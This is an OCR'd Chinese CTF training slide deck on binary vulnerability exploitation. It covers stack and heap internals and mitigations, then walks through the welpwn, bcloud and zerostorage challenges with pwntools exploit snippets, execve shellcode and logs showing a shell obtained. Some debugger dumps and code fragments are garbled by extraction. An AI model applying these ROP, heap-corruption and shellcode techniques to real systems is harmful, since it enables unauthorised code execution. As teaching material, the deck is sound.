

二进制漏洞挖掘与利用技术题解分享

XMAN





01	软件安全概述
02	漏洞利用概述
03	漏洞利用题解分享
04	漏洞利用实战演练





01	软件安全基础
02	漏洞利用概述
03	漏洞利用题解分享
04	漏洞利用实战演练





- 专注于研究软件的设计和实现的安全
- 研究对象: 代码(源码字节码汇编)
- 研究目标: 减少软件漏洞
- Pwn: CTF题目的一类,考察软件漏洞挖掘与利用

>> 漏洞的分类



- 逻辑漏洞
- 内存破坏漏洞
 - 缓冲区溢出(Stack Heap)
 - 整数溢出(Integer Overflow)
 - 格式化字符串(Format String)
 - 初始化(UAF)等






- 内核漏洞
 - ios越狱 linux/android提权
- 库漏洞
 - openssl信息泄露
- 软件漏洞
 - 浏览器RCE
 - nginx RCE
 - 路由器 RCE
 - 等等








```
push ebp
mov ebp, esp
mov eax, [ebp+12]
add eax, [ebp+8]
pop ebp
ret
```







https://en.wikipedia.org/wiki/Executable and Linkable Format

>>> Lazy binding



- Static Link
 - 不依赖本地函数库
- Dynamic Link
 - 链接器将符号的引用标记位一个动态链接的符号, 在装载时进行地址的重定位
 - 通过_dl_runtime_resolve()进行索引






- Global Offset Table
- 当执行到library的function时才会去寻找function,got table用于cache解析的结果,下次直接从got表中去调用
 - .got 保存全局变量引用位置
 - .got.plt 保存函数引用位置



AU: idle Down


Disk: 329MB












- 堆
- 共享库
- 栈
- Data(Global/Static)
- Text





- 内存中的一块区域,用栈的数据结构来管理
- 从高地址到低地址增长
- x86用ESP寄存器和EBP寄存器来管理








- Glibe ptmalloe
- Structure
 - chunk与bin
- 以chunk(块)为单位进行管理
 - malloc chunk
 - free chunk
 - top chunk





- Bin索引空闲状态的块
- 数据结构: 链表
 - fast bin
 - small bin
 - large bin
 - unsorted bin







01	软件安全概述
02	漏洞利用概述
03	漏洞利用题解分享
04	漏洞利用实战演练





- B(uffer)O(ver)F(low)
 - Stack
 - Heap
- F(or)M(at)S(tring)
- Integer Overflow
- Others
 - Race Condition
 - Logic Confusion





int execve(const char *filename, char *const argv[], char *const envp[]);


```
int main(int argc, char **argv)
void shellcode()
                                      shellcode();
 xor %eax, %eax\n\t"
                                      return 0;
 pushl %eax\n\t"
      $0x68732f2f\n\t"
                                       "/bin//sh"
 push $0x6e69622f\n\t"
                                                               syscall calling
 movl %esp, %ebx\n\t"
                                                               convention:
                                                       0
 pushl %eax\n\t"
                                                               %eax=0xb
 pushl %ebx\n\t"
                                                               %ebx=filename
                                                      //sh
 movl %esp, %ecx\n\t"
                             CLTD converts signed long
                                                               %ecx=argv
 cltd\n\t"
                                                      /bin
                             word FAX to double word
                                                               %edx=envp
movb $0xb, %al\n\t"
                             EDX:EAX
                                                               %esi
                                                       0
'int $0x80\n\t"
                                                               %edi
                                                     string
    );
                                                               %ebp
                                       %esp
```



常见漏洞利用姿势



Ret2libc





》常见漏洞利用姿势



- ROP (Return Oriented Programing)
- 将可用的代码片段进行组合








- Heap Overflow
- 破坏chunk的metadata,利用ptmalloc管理中的操作达到目的,如dword shoot
- Unlink
- Fastbin
- Off-by-One



》常见漏洞利用姿势



- Unlink
 - assert(P->fd->bk == P)
 - assert(P->bk->fd == P)
- Bypass
 - Find a pointer *X = P
 - Set P-> fd and ->bk to X
 - Unlink(P)
 - *P = X







- NX
 - 堆栈不可执行
 - shellcode不可用
- Canary
 - 覆盖返回地址基本不可利用
- PIE
 - 攻击时需要泄露地址
- RELRO
 - Partial: 不可修改strtab
 - Full: 程序装载时即填充got表

gdb-pedaS checksec
CANARY : disabled
FORTIFY : disabled
NX : ENABLED
PIE : disabled
RELRO : Partial





- Disassembler
 - IDA
- Debug
 - GDB
- Tools
 - pwntools
 - peda
 - checksec
 - libcdb
 - Ropgadget

```
SI: 0x7ffff7dd46c3 --> 0xdd59f00000000000
 P: 0x7ffff7dd4400 --> 0xfbad2887
                                       (<_IO_new_file_underflow+304>: cmp rax,0x0)
                   (<__read_nocancel+7>:
                                                cmp rax,0xffffffffffff001)
  : 0x7ffff7fce740 (0x00007ffff7fce740)
 : 0x7fffff7dd3140 --> 0x8
 LO: 0x7ffffffffd690 --> 0x0
 11: 0x246
             (xor ebp,ebp)
 13: 0x7ffffffffde80 --> 0x1
 14: 0x0
 15: 0x0
  0x7ffff7b00807 <read+7>: jne 0x7ffff7b00819 <read+25>
  0x7ffff7b00809 < __read_nocancel>: mov eax,0x0
                     read nocancel+7>: cmp rax,0xffffffffffff001
  0x7ffff7b00816 < read_nocancel+13>: jae
                                               0x7ffff7b00849 <read+73>
  0x7ffff7b00819 <read+25>: sub
                  <read+25>: sub rsp,0x8
<read+29>: call 0x7ffff7b1d170 <__libc_enable_asynccancel>
00:0000| rsp 0x7fffffffd888 -->
                                               (< IO new file underflow+304>: cmp
                                                                                        rax,0x0)
            0x7fffffffd890 --> 0x7ffff7dd59e0 --> 0x0
01:0008
02:0016
            0x7fffffffd898 --> 0x7ffff7dd4640 --> 0xfbad208b
03:0024
            0x7fffffffd8a0 --> 0x7fffffffd8f0 --> 0x7fffffffdd90 --> 0x7fffffffdda0 --> 0x0
04:0032
                                               (<__GI__IO_default_uflow+14>: cmp
                                                                                      eax,0xffffffff)
            0x7fffffffd8b0 --> 0x7ffff7dd4640 --> 0xfbad208b
05:0040
06:0048
                                               (< IO getc+174>: mov
                                                                       edx,eax)
            0x7fffffffd8c0 --> 0x0
                ode, data, heap, rodata, value
Stopped reason:
0x00007ffff7b00810 in __read_nocancel () at ../sysdeps/unix/s<u>yscall-template.S:81</u>
        in ../sysdeps/unix/syscall-template.S
         x /32xg 0x00400000
0x400000:
                0x00010102464c457f
                                        0x0000000000000000
                0x00000001003e0002
0x400010:
                                        0x0000000000400950
0x400020:
                0x00000000000000040
                                        0x00000000000045f0
0x400030:
                0x0038004000000000
                                        0x001b001c00400009
0x400040:
                0x0000000500000006
0x400050:
0x400060:
                0x00000000000001f8
x400070:
                0x0000000000000008
                                        0x0000000400000003
0x400080:
                0x0000000000000238
                                        0x0000000000400238
0x400090:
                0x0000000000400238
                                        0x0000000000000001c
0x4000a0:
                0x000000000000001c
                                        0x00000000000000001
0x4000b0:
                0x0000000500000001
0x4000c0:
                0x0000000000400000
                                        0x0000000000400000
0x4000d0:
                0x0000000000003a6c
                                        0x0000000000003a6c
0x4000e0:
                0x0000000000200000
                                        0x0000000600000001
0x4000f0:
                0x0000000000003e10
                                        0x0000000000603e10
```









- \$file welpwn
 - welpwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ldlinux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=a48a707a640bf53d6533992e6d8cd9f 6da87f258, not stripped
- 64位程序,动态链接,带符号表



• \$checksec

– CANARY : disabled

- FORTIFY: disabled

- NX : ENABLED

- PIE : disabled

- RELRO : Partial

• 仅仅开启了NX保护, 堆栈不可执行



- \$./welpwn
 - Welcome to RCTF aaaa aaaa

 - Segmentation fault (core dumped)
- 字符串长会导致溢出



IDA Pro

- 向栈上的buf中读ox400个字符,然后调用echo函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
   char buf; // [sp+0h] [bp-400h]@1

   write(1, "Welcome to RCTF\n", 0x10uLL);
   fflush(_bss_start);
   read(0, &buf, 0x400uLL);
   echo((__int64)&buf);
   return 0;
}
```



IDA Pro

- 从main中的buf向栈上的s2中复制字符,直到遇到oxoo



- \$ gdb welpwn
- 。 Peda: 调试利器
- 。 覆盖了返回地址
- 。 栈溢出的利用
 - Shellcode
 - Ret2lib
 - Rop
 - Advanced Rop

```
Program received signal SIGSEGV, Segmentation fault.
RAX: 0x3e ('>')
RBX: 0x0
RCX: 0x7fffffc1
RDX: 0x7fffff7dd5970 --> 0x0
RSI: 0x4008e6 --> 0x656d6f636c655700 ('')
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffdfc8 ('a' <repeats 32 times>, "\ny\377\367\377\177")
RIP: 0x4007cc (<echo+175>:
R8 : 0xffffffff
₹9 : 0x3e ('>')
R10: 0x22 ('"')
R11: 0x246
R12: 0x400630 (<_start>:
                                     ebp,ebp)
R13: 0x7ffffffffe4b0 --> 0x1
R14: 0x0
R15: 0x0
FLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
  0x4007c1 <echo+164>: mov
  0x4007c6 <echo+169>: call 0x4005c0 <printf@plt>
  0x4007cb <echo+174>: leave
  0x4007cc <echo+175>: ret
  0x4007cd <main>:
  0x4007ce <main+1>: mov
                             rbp,rsp
  0x4007d1 <main+4>: sub
                             rsp,0x400
  0x4007d8 <main+11>: nop
0x7fffffffdfd0 ('a' <repeats 24 times>, "\ny\377\367\377\177")
0016| 0x7fffffffdfd8 ('a' <repeats 16 times>, "\ny\377\367\377\177")
0024| 0x7fffffffffdfe0 ("aaaaaaaa\ny\377\367\377\177")
0032| 0x7ffffffffdfe8 --> 0x61007ffff7ff790a
0040| 0x7fffffffffff('a' <repeats 24 times>, "\ny\377\367\377\177")
0048| 0x7fffffffffff8 ('a' <repeats 16 times>, "\ny\377\367\377\177")
0056| 0x7fffffffe000 ("aaaaaaaa\ny\377\367\377\177")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000000004007cc in echo ()
```



Exploit

RBP
RET
BUF[0x400]

RBP
0x00 GADGET ADDR
BUF[0x400]

0x00 GADGET ADDR

SYSTEM GADGET
CHAIN

Gadget:
Pop reg; ret/add rsp; ret

Gadget:
System("/bin/sh");



Exploit

- p.recvuntil("\n")
- #write(rdi=1,rsi=writegotaddr,rdx=?)
- p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(1) + pop_rsi_r_addr + got_write_addr + padding * 2 + plt_write_addr + main_addr)
- #system(rdi=addr(/bin/sh))
- p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(binsh_addr) + p64(system_addr))



Exploit

```
[+] Starting program './welpwn': Done
[*] '/lib/x86_64-linux-gnu/libc-2.19.so'
   Arch:
             amd64-64-little
   RELRO:
             Partial RELRO
   Stack:
   NX:
   PIE:
[*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solvad Backup/REDBUD-RCTF/redbud-we
lpwn/welpwn'
             amd64-64-little
   Arch:
             Partial RELRO
   RELRO:
   Stack:
   NX:
   PIE:
[*] Write_addr: 0x7fc63ce1d8
 *] libc addr: 0x7fc63cd32000
*] libc_sys: 0x7fc63cd78640
 *] libc sh: 0x7fc63ceaecdb
*] Switching to interactive mode
aaaaaaaaaaaaaaafxbe�fxbe�@$ whoami
windcarp
```



Bcloud

- \$file beloud
 - bcloud: ELF 32-bit LSB executable, Intel 80386, version 1
 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for
 GNU/Linux 2.6.24,
 BuildID[sha1]=96a3843007b1e982e7fa82fbd2e1f2cc598ee04e,
 stripped
- 32位程序,动态链接,带符号表



Bcloud

• \$checksec

– CANARY : ENABLED

- FORTIFY: disabled

- NX : ENABLED

- PIE : disabled

- RELRO : Partial

• 开启了NX保护, 堆栈不可执行; 开启CANARY, 栈溢出 必须Leak



• \$./bcloud

Input your name:aaaa

Hey aaaa! Welcome to BCTF CLOUD NOTE MANAGE SYSTEM!

Now let's set synchronization options.

Org:bbbb

Host:cccc

OKay! Enjoy:)

1.New note

2.Show note

3.Edit note

4.Delete note

5.Syn

6.Quit

Input the length of the note content:10

Input the content:

aaaaaaaa

Create success, the id is o

Input the id:0

Input the new content:

bbbbbbb

Edit success.



- IDA Pro
 - Init Function: 读取name, Host, Org, 看似正常

```
int getname()
{
   char s; // [sp+1Ch] [bp-5Ch]@1
   int v2; // [sp+5Ch] [bp-1Ch]@1
   int v3; // [sp+6Ch] [bp-Ch]@1


   v3 = *MK_FP(_GS__, 20);
   memset(&s, 0, 0x50u);
   puts("Input your name:");
   getcont((int) &s, 64, 10);
   v2 = (int) malloc(0x40u);
   dword_B04BOCC = v2;
   strcpy((char *)v2, &s);
   sub_B048779(v2);
   return *MK_FP(_GS__, 20) ^ v3;
}
```

```
int getorghost()
 char s; // [sp+1Ch] [bp-9Ch]@1
 char *v2; // [sp+5Ch] [bp-5Ch]@1
  int v3; // [sp+60h] [bp-58h]@1
  char *v4; // [sp+A4h] [bp-14h]@1
  int v5; // [sp+ACh] [bp-Ch]@1
 v5 = *MK FP (GS , 20);
 memset (&s, 0, 0x90u);
 puts("Org:");
  getcont ((int) &s, 64, 10);
  puts ("Host:");
  getcont((int)&v3, 64, 10);
 v4 = (char *) malloc (0x40u);
 v2 = (char *) malloc (0x40u);
  dword 804B0C8 = (int)v2;
  dword 804B148 = (int)v4;
  strcpy(v4, (const char *) &v3);
  strcpy(v2, &s);
  puts("OKay! Enjoy:)");
 return *MK FP( GS , 20) ^ v5;
```



IDA Pro

- 子函数: Getcont, Off-by-One, 可以用来Leak






- Glibc ptmalloc
 - Top chunk
 - 位于所有chunk之后,保存剩余未分配空间
 - 分配时检查其大小(unsigned long)与请求的大小(unsigned long)



Exploit

- 如果请求的大小为负数,分配则会将Top Chunk位置提前(减小),则可以精心布置使其分配到.bss或.plt.got位置





0x8aaa0c0:

0x8aaa0d0:

0x8aaa0e0:

x8aaa0f0:

0x62626262

0x62626262

0x00000000

0x00000000

Exploit

1. leak heap addr and overwrite top_chunk_size

```
payload1 = 'a' * 64
payload2 = 'b' * 64
p.recvuntil("name:\n")
p.send(payload1)
data = p.recvuntil("Org:\n")
heapbase = data[68:72]
print "Heapbase:",hex(u32(heapbase))
heapaddr = u32(heapbase) - ox8
p.send(payload2)
p.recvuntil("Host:\n")
payload3 = "\xff\xff\xff\xff"
p.sendline(payload3)
```

gdb-peda\$ x /	32xw 0x08aaa000			
0x8aaa000:	0x00000000	0x00000049	0x61616161	0x61616161
0x8aaa010:	0x61616161	0x61616161	0x61616161	0x61616161
0x8aaa020:	0x61616161	0x61616161	0x61616161	0x61616161
0x8aaa030:	0x61616161	0x61616161	0x61616161	0x61616161
0x8aaa040:	0x61616161	0x61616161	0x08aaa008	0x00020f00
0x8aaa050:	0x00000000	0x00000000	0x00000000	0×00000000
0x8aaa060:	0x00000000	0x00000000	0x00000000	0x00000000
0x8aaa070:	0x00000000	0x00000000	0x00000000	0×00000000
9x8aaa080:	0x00000000	0x00000000	0x00000000	0x00000000
9x8aaa090:	0x00000000	0x00000049	0x62626262	0x62626262
0x8aaa0a0:	0x62626262	0x62626262	0x62626262	0x62626262
ex8aaa0b0:	0x62626262	0x62626262	0x62626262	0x62626262

0x62626262

0x62626262

0x00000000

0x00000000

0x62626262

0x08aaa098

0x00000000

0x00000000

0x62626262

0x00000000



Exploit

- 2. get to ptrtable at .bss, edit it and get .plt.got table

```
pos = ox804B100 - (heapaddr + ox4c8)
payload6 = "
print "POS:",str(pos)
create(str(pos),payload6)
                                                                               $1 = struct malloc_state {
                                                                               mutex
                                                                               flags
#get ptrtable
                                                                               fastbinsY
                                                                                                = 0x804b118
payload7 = p32(binary.got["free"])
                                                                               last remainder = 0x0
create('244',payload7)
                                                                               bins
                                                                               binmap
#edit gottable
                                                                               system_mem
payload8 = p32(binary.plt["printf"]) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["_stack_chk_fail"]) + p32(binary.plt["])
edit('o',payload8)
```



Exploit

- 3. edit it to printf(fmtstr prepared), edit it to system and get shell

```
#leak or bruteforce(not recommand)
data = delete('3',1)
libc_ret = int('ox' + data.split('.')[18],16) - 243
libc_base = libc_ret - libc.symbols['__libc_start_main']
sys_addr = libc_base + libc.symbols['system']
print "SysAddr:",hex(sys_addr)
#free2system
payload9 = p32(sys_addr) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["strcpy"])
edit('o',payload9)
#getshell
delete('2',2)
p.interactive()
```



```
Starting program './bcloud': Done
   '/lib/i386-linux-gnu/libc.so.6'
   Arch:
             i386-32-little
   RELRO:
             Partial RELRO
   Stack:
   NX:
   PIE:
*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solved Backup/bctf - bcloud/PW
N1/bcloud'
             i386-32-little
   Arch:
             Partial RELRO
   RELRO:
   Stack:
   NX:
   PIE:
*] PID: [30729]
Heapbase: 0x8aaa008
waiting for attach..
waiting for attach..
POS: -10875848
SysAddr: 0xf75f1190
waiting for attach..
[*] Switching to interactive mode
 whoami
windcarp
```



- \$file ZeroStorage
 - zerostorage: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24,
 BuildID[sha1]=93c36d63b011f873b2ba65c8562c972ffbea1od9, stripped
- 64位程序,动态链接,带符号表



• \$checksec

- CANARY : ENABLED

– FORTIFY : ENABLED

- NX : ENABLED


– PIE : ENABLED

- RELRO : FULL

• 开启所(jiao)有(ni)保(zuo)护(ren), P(osition)I(ndependent)E(xecution), Full RELEO(got table not writeable)



• \$./ZeroStorage





IDA Pro

- Insert 函数,分配内存,使用全局数组管理,与随机值亦或,限制unlink
- 大小: 128-4096, 无fastbin(?)

```
if ( v2 <= 4096 )
    v4 = v2;
if ( v4 >= 128 )
    v5 = v4;
new_space = (__int64)calloc(v5, 1uLL);
if ( !new_space )
{
    fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
    exit(-1);
}
__printf_chk(1LL, (__int64)"Enter your data: ");

getdata(new_space, v4);
v7 = ran_bss ^ new_space;
v8 - (char_*) & unk_20000 + 24 * v0;
*(_DWORD *)v8 = 1;
*((_QWORD *)v8 + 1) = v4;
*((_QWORD *)v8 + 2) = v7;
++unk_203040;
```



IDA Pro

- Merge 函数,看起来就有问题
- 读入From ID和To ID,完成合并操作,并将来源ID对应内存块Free。那如果From和To相同,则造成UAF
- 由此View可以Leak出PIE offset

```
|| (v3 = (char *) &unk 203060 + 24 * (signed int) v2, *( DWORD *) v3 != 1)
  || (__printf_chk(1LL, (__int64)"Merge to Entry ID: "), v6 = getnum(), v6 > Ox1F)
  || (v7 = (signed int) v6, v8 = (char *)&unk_203060 + 24 * (signed int) v6, *(_DWORD *) v8 != 1)
  v4 = "Invalid ID!":
  return puts (v4);
v9 = *((QWORD *)v8 + 1);
v10 = *((QWORD *)v3 + 1);
v11 = 128LL;
v12 = 128LL;
v25 = v8;
v13 = v10 + v9:
v14 = ran bss;
-an bss):

-an bss):

-an bss):

(
v16 = *((_QWORD *)v3 + 1;

se
if ( (signed int64) (v10 + v9) >= 128 )
v15 = (void *) (*(( QWORD *) v8 + 2) ^ ran bs
if (v9 >= 0x80)
if ( v12 == v11 )
else
 v27 = v7;
  v15 = realloc((void *)(*(( QWORD *)v8 + 2) ^ ran bss), v12);
    fwrite ("Memory Error.\n", luLL, OxEuLL, stderr);
    exit(-1);
  v16 = *(( QWORD *) v3 + 1);
  v13 = v26;
  v14 = ran bss;
  v9 = *((OWORD *)v25 + 1);
  v7 = v27;
v17 = v7;
v18 = v13;
v19 = (char *) &unk 203060 + 24 * (signed int) v2;
memcpy((char *)v15 + v9, (const void *)(*(( QWORD *)v19 + 2) ^ v14), v16);
v21 = ran bss;
v22 = (char *) &unk 203060 + 24 * v0;
*((QWORD *)v22 + 2) = ran bss ^ (unsigned int64)v20;
v23 = (void *) (*(( QWORD *) v19 + 2) ^ v21);
* ( DWORD *) v22 = 1;
*(( QWORD *) v22 + 1) = v18;
* ( DWORD *) v19 = 0;
*(( QWORD *) v19 + 1) = OLL;
free (v23);
```



Glibc Unsorted bin

- 目标块放入unsorted bin中,可以利用unsorted bin中取出操作的过程造成不能控制内容的任意地址写入
- 修改victim->bk, 则victim->bk->fd = addr(unsorted bin)
- 攻击global_max_fast
- 改写后unsorted bin被破坏

```
bck = victim->bk;
...
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```



Glibc Fastbin

- 现在所有分配和释放都通过Fastbin进行!
- Fastbin Attack: 再次利用UAF,将fd改写为bss段,从而获得bss段的内存
- 提前准备size为144的块
- 使bss段的块跨过自己对应的meta data,从而求出key
- 分配realloc_hook, 修改为system地址



```
- max_fast_offset \ reallochook_offset \ unsorted_bin_offset \ system_offset
- insert(8)  # 0
  insert(8, '/bin/sh\xoo')  # 0, 1 for shell
  insert(8)  # 0, 1, 2 first merge target
  insert(0x90)  # 0, 1, 2, 3 for fastbin attack
  delete(0)  # 1, 2, 3 for hole
  merge(2,2)  # 0, 1, 3 (0 from merge(2,2))
  leak_data = view(0)
```



```
    UAF occured, next overwrite 1's BK targeting at global_max_fast
```



```
    Use realloc_hook to get system
```

```
- update(6,80,'B'* 32 + p64(1) + p64(80) + p64(key ^ reallochook_addr))
     update(5,8,p64(system_addr))
     raw_input("attach now")
     update(1,256)
     # it will enter BBBBB... but not bother
     p.interactive()
```

```
v9 = ran_bss ^ *((_QWORD *)v2 + 2);
if ( *((_QWORD *)v2 + 1) >= 0x80uLL )
  v8 = *((_QWORD *)v2 + 1);
if ( v7 != (_DWORD)v8 )
{
  v9 = (__int64)realloc((void *)(ran_bss ^ *((_QWORD *)v2 + 2)), v7);
  if ( !v9 )
  {
    fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
    exit(-1);
}
__printf_chk(1LL, (__int64)"Enter your data: ");
```



```
√ ~/桌/0/zerostorage python myexp.py

+] Starting program './zerostorage': Done
[+] Starting program './zerostorage': Done
PID: [3130]
Heap base: 0x7f0e7ed1c000
Unsort addr: 0x7f0e7ccff7b8
system_addr: 0x7f0e7c987640
reallochook addr: 0x7f0e7ccff730
max fast addr: 0x7f0e7cd01b40
head addr: 0x7f0e7d12e060
                       '6:\nAAAAAAAAAAAAAAAAAAAAAAAAAA
AP\x00\x00\x00\x00\x00\x00\
                   Jg\xa9'
                        '5 x aY ~_aQ\x 2\n== Zero Storage =='
kev: 0xd251a557d7d749df
attach now
[*] Switching to interacti e mode
Entry ID: Length of entry:
ls
        peda-session-zerostorage.txt zerostorage.id0 zerostorage.til
libc.so.6
libc.so.i64 zerostorage
                       zerostorage.id1
        zerostorage.i64
nyexp.py
                         zerostorage.nam
```





01	软件安全概述
02	漏洞利用概述
03	漏洞利用题解分享
04	漏洞利用实战演练



Thanks for watching

谢谢



cxm16@mails.tsinghua.edu.cn

版权所有: XCTF